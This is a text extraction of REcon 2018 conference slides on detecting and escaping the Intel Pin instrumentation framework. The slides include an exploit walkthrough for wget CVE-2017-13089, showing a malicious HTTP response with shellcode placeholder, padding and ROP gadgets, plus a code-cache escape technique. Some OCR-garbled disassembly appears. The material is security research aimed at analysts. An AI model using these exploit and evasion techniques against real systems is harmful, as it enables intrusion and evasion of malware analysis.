



Pwning Intel Pin Reconsidering Intel Pin in Context of Security

REcon Montreal 2018

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Can We Break Dynamic Binary Instrumentation? PwIN-yea!

Introduction



- **▶** Binary Instrumentation
 - Static
 - ► Dynamic ~> DBI
- Prominent Binary Instrumentation Frameworks

▶ Intel Pin	Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. Chi-Keung Luk et al., ACM, 2005	3552 citations
▶ Valgrind	Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation. N. Nethercote and J. Seward, ACM, 2007	2065 citations
▶ DynamoRIO	An Infrastructure for Adaptive Dynamic Optimization. D. Bruening et al., Code Generation and Optimization, 2003	545 citations
▶ DynInst	Design and Implementation of a Dynamic Optimization Framework for Windows. D. Bruening et al., ACM, 2001	136 citations
▶ QBDI	Implementing an LLVM based DBI framework. C. Hubain et al., 34c3, 2017	2 citations

DBI in a Nutshell


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Introduction

Address Space Instrumented Application (IA)

DBI in a Nutshell Introduction






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Introduction






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
Introduction






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
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
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
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
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DBI in a Nutshell

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Introduction





- Binary Analysis
 - Taint Analysis
 - Concolic Execution
- Bug Detection
 - Memory Leaks / Corruptions
 - Race Conditions

Introduction



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Dytan: A Generic Dynamic
Taint Analysis Framework.
J. Clause et al., ACM, 2007



Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007

Building Workload Characterization Tools with Valgrind. N. Nethercote et al., IISWC, 2006

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Introduction

- Binary Analysis
 - Taint Analysis
 - Concolic Execution
- Bug Detection
 - Memory Leaks / Corruptions
 - Race Conditions
- Program Shepherding
 - Hardening Techniques
 - Binary Patching
- Malware Analysis
 - Reverse Engineering
 - Transparent Debugging

- Dytan: A Generic Dynamic Taint Analysis Framework. I. Clause et al., ACM, 2007
- Practical Memory Checking with Dr. Memory.
 D. Bruening et al., IEEE, 2011
- Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015
- How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007
- Building Workload Characterization Tools with Valgrind. N. Nethercote et al., IISWC, 2006

Introduction



Binary Analysis

Taint Analysis

Concolic Execution

Bug Detection

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Hardening Techniques

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Reverse Engineering

Transparent Debugging

Dytan: A Generic Dynamic Taint Analysis Framework. J. Clause *et al.*, ACM, 2007

Practical Memory Checking with Dr. Memory. D. Bruening et al., IEEE, 2011

> ROPdefender: A Detection Tool to Defend Against ROP Attacks. L. Davi et al., ASIACCS, 2011

Riprop: A Dynamic Detector of ROP Attacks.

M. Tymburibá *et al.*, BCS, 2015

Detecting ROP with
Statistical Learning of
Program Characteristics.
M. Elsabagh et al., ACM, 2017

Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007

Building Workload Characterization Tools with Valgrind. N. Nethercote *et al.*, IISWC, 2006

Practical Context-Sensitive CFI. V. van der Veen *et al.*, ACM, 2015

ROPocop - Dynamic Mitigation of Code-Reuse Attacks. A. Follner *et al.*, Inf. Sec. Appl., 2016

Fully Context-Sensitive CFI for COTS Binaries. W. Qiang et al., in ACISP, 2017 FEEBO: An Empirical Evaluation Framework for Malware Behavior Obfuscation. S. Banescu *et al.*, arXiv, 2015

MazeWalker - Enriching Static Malware Analysis. Y. Kulakov, RECon 2017, 2017

Automated Identification of Cryptographic Primitives in Binary Programs. F. Gröbert et al., Springer, 2011





Interposition










Interposition

Inspection









Inspection

Interposition







Isolation











Interposition

Inspection











Isolation

Stealthiness



A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003



Scalability, Fidelity and Stealth in the DRAKVUF Dynamic Malware Analysis System. T. K. Lengyel *et al.*, ACM, 2014


Is Dynamic Binary Instrumentation suitable for security applications?

- Is the instrumentation process **detectable** by the application?
 - → Stealthiness 🕹
- Can a program break out of the instrumentation sandbox?
 - → Isolation 🕹

 - → Inspection 🚪







Stealthiness

DBI Engines Detection Tool Stealthiness



- Instrumentation introduces a lot of noise in binary's execution
- RECon 2012 Falcón and Riva, Intel Pin, Windows 32 bit
- ▶ 13 detection techniques (5 newly discovered) in 3 categories
 - ► Environment Artefacts
 - JIT Compiler Overhead
 - Code Cache Artefacts
- ► Tested on Pin, DynamoRIO, Valgrind, QBDI in Linux x86-64

```
→ jitmenot git:(master) X ~/bin/pin-3.6-97554-g31f0a167d-gcc-linux/pin -- ./build/jitmenot
       jitbr: POSITIVE
      jitlib: POSITIVE
    pageperm: POSITIVE
     vmleave: POSITIVE
     mapname: POSITIVE
         SMC: POSITIVE
   ripfxsave: POSITIVE
  ripsiginfo: POSITIVE
  ripsyscall: POSITIVE
          nx: POSITIVE
      envvar: POSITIVE
                                                                                              DBI Frameworks: I know
      fsbase: POSITIVE
                                                                                              you're there spying on me.
       enter: NEGATIVE
                                                                                              F. Falcón et al., RECon 2012
```

Environment Artefacts and JIT Compiler Overhead Stealthiness



Page permissions (pageperm)

Environment Artefacts and JIT Compiler Overhead Stealthiness




- Page permissions (pageperm)
- Environment variables (envvar)



- Page permissions (pageperm)
- Environment variables (envvar)
- Code patterns (vmleave)


```
1 /* [...] */
2 sub rsp, OBA8h
3 mov [rsp+var_BB8], rdi
4 mov [rsp+var_BB0], rsi
5 mov [rsp+var_B98], rbx
6 mov [rsp+var_B90], rdx
7 mov [rsp+var_B88], rcx
8 /* [...] */
9 mov rax, rdi
10 mov rdi, [rax]
11 mov rsi, [rax+8]
12 mov rcx, [rax+10h]
13 mov rcx, [rax+18h]
```



Environment Artefacts and JIT Compiler Overhead Stealthiness




- Page permissions (pageperm)
- ► Environment variables (envvar)
- Code patterns (vmleave)
- JIT compiler overhead (jitbr)






► Real Instruction Pointer (ripfxsave)




- Real Instruction Pointer (ripfxsave)
 - Original code remains in memory but it is never executed





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
Code Cache Artefacts

Stealthiness

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- Real Instruction Pointer (ripfxsave)
 - Original code remains in memory but it is never executed
 - fxsave saves FPU context (address of last executed FPU instruction)

- Stealthiness
 - Real Instruction Pointer (ripfxsave)
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► Instruction pointer # Instruction pointer

Stealthiness



- ► Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)



- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x5555555554754 ("Hello RECON!\n")
    0x0
    0x0
     0x7ffffffffdfe8 → 0x7ffffffffe365
    0x1
    0x7ffffffffdfd8 → 0x7ffffffffe351
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x1
    0x555555555545c0 (<_start>: xor
                                       ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
    0x555555555457f (<main+31>: mov
                                        rdi.0x0)
```

```
0x55555555457b \( \text{main} + 27 \cdots \text{mov} \) \( \text{QWORD PTR} \) \( \text{rsp} \) \, \( \text{rsp} \) \( \text{ran} \) \( \text{rd} \) \( \text{
```

Register Contents

.text Section

- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x5555555554754 ("Hello RECON!\n")
    0x0
    0x0
     0x7ffffffffdfe8 → 0x7ffffffffe365
    0x7ffffffffdfd8 → 0x7ffffffffe351
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x1
    0x555555555545c0 (<_start>: xor
                                       ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                    (<main+38>: mov rsi, OWORD PTR [rsp])
```

```
Ox55555555457b <main+27>: mov QWORD PTR [rsp],rax Ox555555555457f <main+27>: mov rdi,0x0  
Ox5555555554586 <main+28>: mov rdi,0wORD PTR [rsp] Ox555555554584 <main+42>: mov rdx,0xd  
Ox555555554591 <main+49>: mov rax,0x1  
Ox555555554594 <main+68>: mov rdx,0wORD PTR [rsp+0x8] Ox555555554594 <main+68>: mov rdx,0wORD PTR [rsp+0x8] Ox555555554594 <main+68>: mov rdx,0wORD PTR [rsp+0x8] Ox5555555554594 <main+63>: xor rdx,0wORD PTR fs:0x28
```

Register Contents

.text Section

- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x5555555554754 ("Hello RECON!\n")
    0x0
    0x0
    0x7fffffffffdfe8 → 0x7ffffffffe365
    0x0
    0x555555554740 (<__libc_csu_fini>: repz_ret)
    0x7fffff7de5ee0 (<_dl_fini>: push rbp)
    0x0
    0x1
    0x555555555545c0 (<_start>: xor
                                      ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                   (<main+42>:
                                          rdx.0xd)
```

Register Contents

.text Section

- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x5555555554754 ("Hello RECON!\n")
    0x0
    0x0
    0x0
    0x5555555554754 ("Hello RECON!\n")
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x1
    0x555555555545c0 (<_start>: xor
                                       ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                    (<main+49>:
                                          rax.0x1)
```

```
0x555555555457b \( \text{main+27} : \text{mov} \) \( \text{QWORD PTR} \] \( \text{rsp} \) , \( \text{rax} \) \( \text{vox} \) \( \text{vox} \) \( \text{rd} \) , \( \text{vox} \) \( \text{vox} \) \( \text{vox} \) \( \text{rd} \) , \( \text{vox} \) \( \text{vox} \) \( \text{rd} \) , \( \text{vox} \) \( \text{vox}
```

Register Contents

.text Section

- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x0
    0x0
    0xd ('\r')
    0x0
    0x5555555554754 ("Hello RECON!\n")
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x1
    0x555555555545c0 (<_start>: xor
                                      ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                    (<main+56>:
```

Register Contents

.text Section



- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)

```
0x0
    0xd ('\r')
    0x0
    0x5555555554754 ("Hello RECON!\n")
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x555555555545c0 (<_start>: xor
                                       ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                    (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
```

Register Contents

.text Section

syscall copies rip to rcx register

Code Cache Artefacts

- Stealthiness
 - Real Instruction Pointer (ripfxsave)
 - Wrong emulation of instructions (syscall)

```
0x0
    0xd ('\r')
     0x0
    0x5555555554754 ("Hello RECON!\n")
    0x555555554740 (<__libc_csu_fini>:
    0x7fffff7de5ee0 (<_dl_fini>: push
    0x0
    0x555555555545c0 (<_start>: xor
                                       ebp,ebp)
    0x7ffffffffdfd0 → 0x1
R14
    0x0
    0x0
    0x5555555546d0 (<__libc_csu_init>: push
    0x7fffffffdee0 → 0x5555555554754 ("Hello RECON!\n")
                    (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
```

Register Contents


.text Section

- syscall copies rip to rcx register
- Intel Pin: rcx ≠ saved rip

Stealthiness

- Real Instruction Pointer (ripfxsave)
- Wrong emulation of instructions (syscall)
- Neglecting No-eXecute Bit (nx)
 - ► Can we execute data in 2018? PwIN-yea!
 - ► Intel Pin executes code residing in non-executable memory!





Isolation

Isolation



- ▶ **Objective:** Escape from and Evade the instrumentation process
- Useful instrumentation features
 - PROT_READ | PROT_WRITE | PROT_EXEC memory
 - Application and DBI Engine share the same address space
 - Reusing already instrumented code residing in the Code Cache
- Attacker models
 - ▶ A1: Control code and data
 - A2: Control only data

A1: Control code and data Isolation



Code Cache

```
0x0000000
0x0000000
          fldz
0x00000002 fxsave [rax]
0x00000005 jmp short loc_A1
0x00000007 loc_A1:
0x00000007 mov rdx, [rax+0x8]
0x0000000B mov word [rdx], <code>
0x00000010 jmp short loc_A0
```

Code segment loc_A0 is executed

A1: Control code and data



Code Cache

```
0x0000000
0x0000000
          fldz
0x00000002 fxsave [rax]
0x00000005 jmp short loc_A1
0x00000007
0x00000007 mov rdx, [rax+0x8]
0x0000000B mov word [rdx], <code>
0x00000010 jmp short loc_A0
```

- Code segment loc_A0 is executed
- Acquire address of loc_A0 in the Code Cache (ripfxsave)



```
. text Section
```

```
0x55000000
0x55000000
           mov rsp, [r15+0x40]
            mov rax,[r15+0x3d8]
0x55000004
0x5500000b mov [fs:0x0],rax
0x55000014
            jmp loc_CO
0x55001000
0x55001000
            <unsandboxed code>
0x55001000
```


Code segment loc_A0 is executed

0x00000010 jmp short loc_A0

- Acquire address of loc_A0 in the Code Cache (ripfxsave)
- Alter the Code Cache on that address (rwx protection)

A1: Control code and data





- Code segment loc_A0 is executed
- Acquire address of loc_A0 in the Code Cache (ripfxsave)
- Alter the Code Cache on that address (rwx protection)
- Code at loc_A0 is executed a second time (Code Cache reuse)

- ► SandboxPinTool tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- escape executes a get_pid syscall, prints the result and exits but it is also developed by an Attacker of Type 1

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Isolation and Stealthiness

- ► SandboxPinTool tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- escape executes a get_pid syscall, prints the result and exits but it is also developed by an Attacker of Type 1

► Isolation and Stealthiness ⇒ Interposition and Inspection

- ► SandboxPinTool tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- escape executes a get_pid syscall, prints the result and exits but it is also developed by an Attacker of Type 1

- ► Isolation and Stealthiness ⇒ Interposition and Inspection
- ► Intel Pin does not track any (illegal) Code Cache modifications




Client wget 1.19.2



Server www.pwningse.rv





A2: Control only data Background





CVE-2017-13089

A2: Control only data Exploit description



Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon. 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/
-ffffffdc6
<shellcode><0x230 bytes padding><BBBBBBBBBBbb>\x7c\x9b
RAX OxO
    0x5555555c71e5 - /* ' [following] ' */
     0x7fffff6cb4061 ← cmp
                              rax, -0x1000
     0x200
     0x7ffffffffd150 ← <shellcode>
     0x7ffffffffffb0 ← 0x383
     0x0
     0x0
     0x246
     0x555557ee1b0 - /* 'https://' */
     0x7fffffffffdf00 ← 0x2
     0x0
     0x0
     0x4242424242424242 /* 'BBBBBBBB' */
     0x7fffffffd368 ← 0x55555557f77d
```

Stack State

```
0000 rsp 0x7ffffffffd368 → 0x55555557f77d
        0x7ffffffffd370 ← 'V\xc3\xbf'
        0x7ffffffffd378 ← 0x555560200
0018
        0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
        0x7fffffffd388 → 0x5555557ec6a (gethttp+3468)
0028
        0x7ffffffffd390 ← 0x0
        0x7fffffffd3a0 → 0x555555806420 → ...
        0x7ffffffffd3a8 ← 0x0
        0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050
        0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058
        0x7fffffffd3c0 → 0x555555806810 → ...
0068
        0x7fffffffd3d0 ← 0x0
0090
        0x7fffffffd3f8 → 0x7ffffffffd370 ← 'V\xc3\xbf'
0098
        0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
0x555555579b7c <request_send+881>:
                                             rsp,0x78
0x555555579b80 <request_send+885>:
0x555555579b81 <request_send+886>:
                                             rbp
0x555555579b82 <request_send+887>:
```

Stack Lifting Gadget

```
0x7ffffffffd370 <cookie>:
                                     rsi /* \x56 */
0x7ffffffffd371 <cookie+1>:
                                          /* \xc3 */
0x7ffffffffd372 <cookie+2>:
                                      edi.0x00
```

0x55555557af7c (skip_short_body+657)
ret Register Contents

A2: Control only data Exploit description



Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon. 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
                                                         0018
Content-Length: 193
Set-Cookie: V\xff
                                                         0028
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/
-ffffffdc6
                                                         0050
<shellcode><0x230 bytes padding><BBBBBBBBBBbb>\x7c\x9b
                                                         0058
                                                        0068
RAX OxO
                                                         0090
     0x5555555c71e5 ← /*
                             [following] ' */
                                                         0098
     0x7fffff6cb4061 ← cmp
                               rax,
                                    -0x1000
     0x200
     0x7ffffffffd150 ← <shellcode>
     0x7ffffffffffb0 ← 0x383
     0x0
     0x0
     0x246
     0x555557ee1b0 ← /* 'https:/// */
     0x7fffffffffdf00 ← 0x2
     0x0
     0x0
     0x4242424242424242 /* 'BBBBBBBB' */
```

Stack State

```
0000 rsp 0x7ffffffd368 → 0x5555557f77d
0008 0x7fffffffd370 ← 'V\xc3\xbf'
0010 0x7ffffffd370 ← \text{0x5555557f77d}
0010 0x7ffffffd380 → 0x7ffffffd7b0 → 0x7fffffffdad0 → ...
0020 0x7ffffffd388 → 0x55555557ec6a (gethttp+3468)
0028 0x7ffffffd380 → 0x55555557ec6a (gethttp+3468)
0038 0x7ffffffd380 ← 0x555555806420 → ...
0040 0x7ffffffd380 ← 0x0
0040 0x7fffffffd380 → 0x7fffffffdd04 ← 0x0
0050 0x7fffffffd380 → 0x7fffffffdd04 ← 0x0
0050 0x7fffffffd380 → 0x555555806810 → ...
...
0068 0x7ffffffd3d0 ← 0x0
...
0069 0x7ffffffd3f8 → 0x7ffffffd370 ← 'V\xc3\xbf'
0090 0x7ffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
      0x555555579b7c crequest_send+881>:
      add rsp,0x78

      0x555555579b80 crequest_send+885>:
      pop rbx

      0x555555579b81 crequest_send+886>:
      pop rbp

      0x555555579b82 crequest_send+887>:
      rst
```

Stack Lifting Gadget

0x55555557af7c (skip_short_body+657) - ret

Register Contents

0x7fffffffd368 ← 0x55555557f77d

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Exploit description

Malicious HTTP Response Stack State HTTP/1.1 301 Moved Permanently 0000 rsp 0x7ffffffffd368 → 0x55555557177d9b7c Server: nginx/1.4.6 (Ubuntu) 8000 0x7ffffffffd370 ← 'V\xc3\xbf' Date: Mon. 30 Oct 2017 01:33:37 GMT 0x7ffffffffd378 ← 0x555560200 Content-Type: text/html 0018 0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ... Content-Length: 193 0x7fffffffd388 → 0x5555557ec6a (gethttp+3468) Set-Cookie: V\xff 0028 0x7ffffffffd390 ← 0x0 Connection: keep-alive Transfer-Encoding: Chunked 0x7fffffffd3a0 → 0x555555806420 → ... Location: https://pwningse.rv/ 0x7ffffffffd3a8 ← 0x0 0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0 -ffffffdc6 0050 0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0 <shellcode><0x230 bytes padding><BBBBBBBBBBbb>\x7c\x9b 0058 0x7fffffffd3c0 → 0x555555806810 → ... 0068 0x7fffffffd3d0 ← 0x0 RAX OxO 0090 0x7fffffffd3f8 → 0x7ffffffffd370 ← 'V\xc3\xbf' 0x5555555c71e5 ← /* [following] ' */ 0098 0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */ 0x7fffff6cb4061 ← cmp rax, -0x1000 0x200 0x555555579b7c <request_send+881>: rsp,0x78 0x7ffffffffd150 ← <shellcode> 0x555555579b80 <request_send+885>: 0x7ffffffffffb0 ← 0x383 0x555555579b81 <request_send+886>: rbp 0x0 0x555555579b82 <request_send+887>: 0x0 0x246 0x555557ee1b0 - /* 'https:// Stack Lifting Gadget 0x7fffffffffdf00 ← 0x2 0x0 0x0 0x7ffffffffd370 <cookie>: rsi /* \x56 */ 0x4242424242424242 /* 'BBBBBBBB' */ 0x7ffffffffd371 <cookie+1>: /* \xc3 */

0x55555557af7c (skip_short_body+657) - ret

Register Contents

0x7fffffffd368 ← 0x55555557177d9b7

Primitive for jmp rsi on the (executable) Stack

edi.0x00

0x7ffffffffd372 <cookie+2>:

Exploit description




Malicious HTTP Response Stack State HTTP/1.1 301 Moved Permanently 0000 rsp 0x7ffffffffd368 → 0x55555557177d9b7c Server: nginx/1.4.6 (Ubuntu) 8000 0x7ffffffffd370 ← 'V\xc3\xbf' Date: Mon. 30 Oct 2017 01:33:37 GMT 0x7ffffffffd378 ← 0x555560200 Content-Type: text/html 0018 0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ... Content-Length: 193 0x7fffffffd388 → 0x55555557ec6a (gethttp+3468) Set-Cookie: V\xff 0028 0x7ffffffffd390 ← 0x0 Connection: keep-alive Transfer-Encoding: Chunked 0x7fffffffd3a0 → 0x555555806420 → ... Location: https://pwningse.rv/ 0x7ffffffffd3a8 ← 0x0 0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0 -ffffffdc6 0050 0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0 <shellcode><0x230 bytes padding><BBBBBBBBBBbb>\x7c\x9b 0058 0x7fffffffd3c0 → 0x555555806810 → ... 0068 0x7fffffffd3d0 ← 0x0 RAX OxO 0090 0x7fffffffd3f8 → 0x7ffffffffd370 ← 'V\xc3\xbf' 0x5555555c71e5 ← /* [following] ' */ 0098 0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' 0x7fffff6cb4061 ← cmp rax, -0x1000 0x200 0x555555579b7c <request_send+881>: rsp,0x78 0x7ffffffffd150 ← <shellcode> 0x555555579b80 <request_send+885>: 0x7ffffffffffb0 ← 0x383 0x555555579b81 <request_send+886>: rbp 0x0 0x555555579b82 <request_send+887>: 0x0 0x246 0x555557ee1b0 - /* 'https:// Stack Lifting Gadget 0x7fffffffffdf00 ← 0x2 0x0 0x0 0x7ffffffffd370 <cookie>: rsi /* \x56 */ 0x4242424242424242 /* 'BBBBBBBB' */ 0x7ffffffffd371 <cookie+1>: /* \xc3 */ 0x7fffffffd368 ← 0x55555557177d9b7 0x7ffffffffd372 <cookie+2>: edi.0x00 0x55555557af7c (skip_short_body+657) ret

Register Contents

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
Exploit description



Register Contents

Technical University of Munich


Exploit description



Register Contents

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
Exploit description



Register Contents

A2: Control only data Exploit description





Register Contents Primitive for jmp rsi on the (executable) Stack

Conclusion & Future Work



- ▶ A malicious binary running in Intel Pin can ...
 - ... detect analysis and conceal its original behavior.
 - ... evade analysis by manipulating Pin's code cache.
- Exposing a trusted binary running in Intel Pin to a malicious attacker may make it easier to exploit already present vulnerabilities.

Be careful when using DBI frameworks for security purposes!

Future steps:

- Extend analysis frameworks' detection techniques (Stealthiness)
- ► Can Intel Memory Protection Keys (MPK) improve **Isolation**?



Thanks! CU @ DEF CON CTF!

DBI Engine Detection Tool and all PoC code

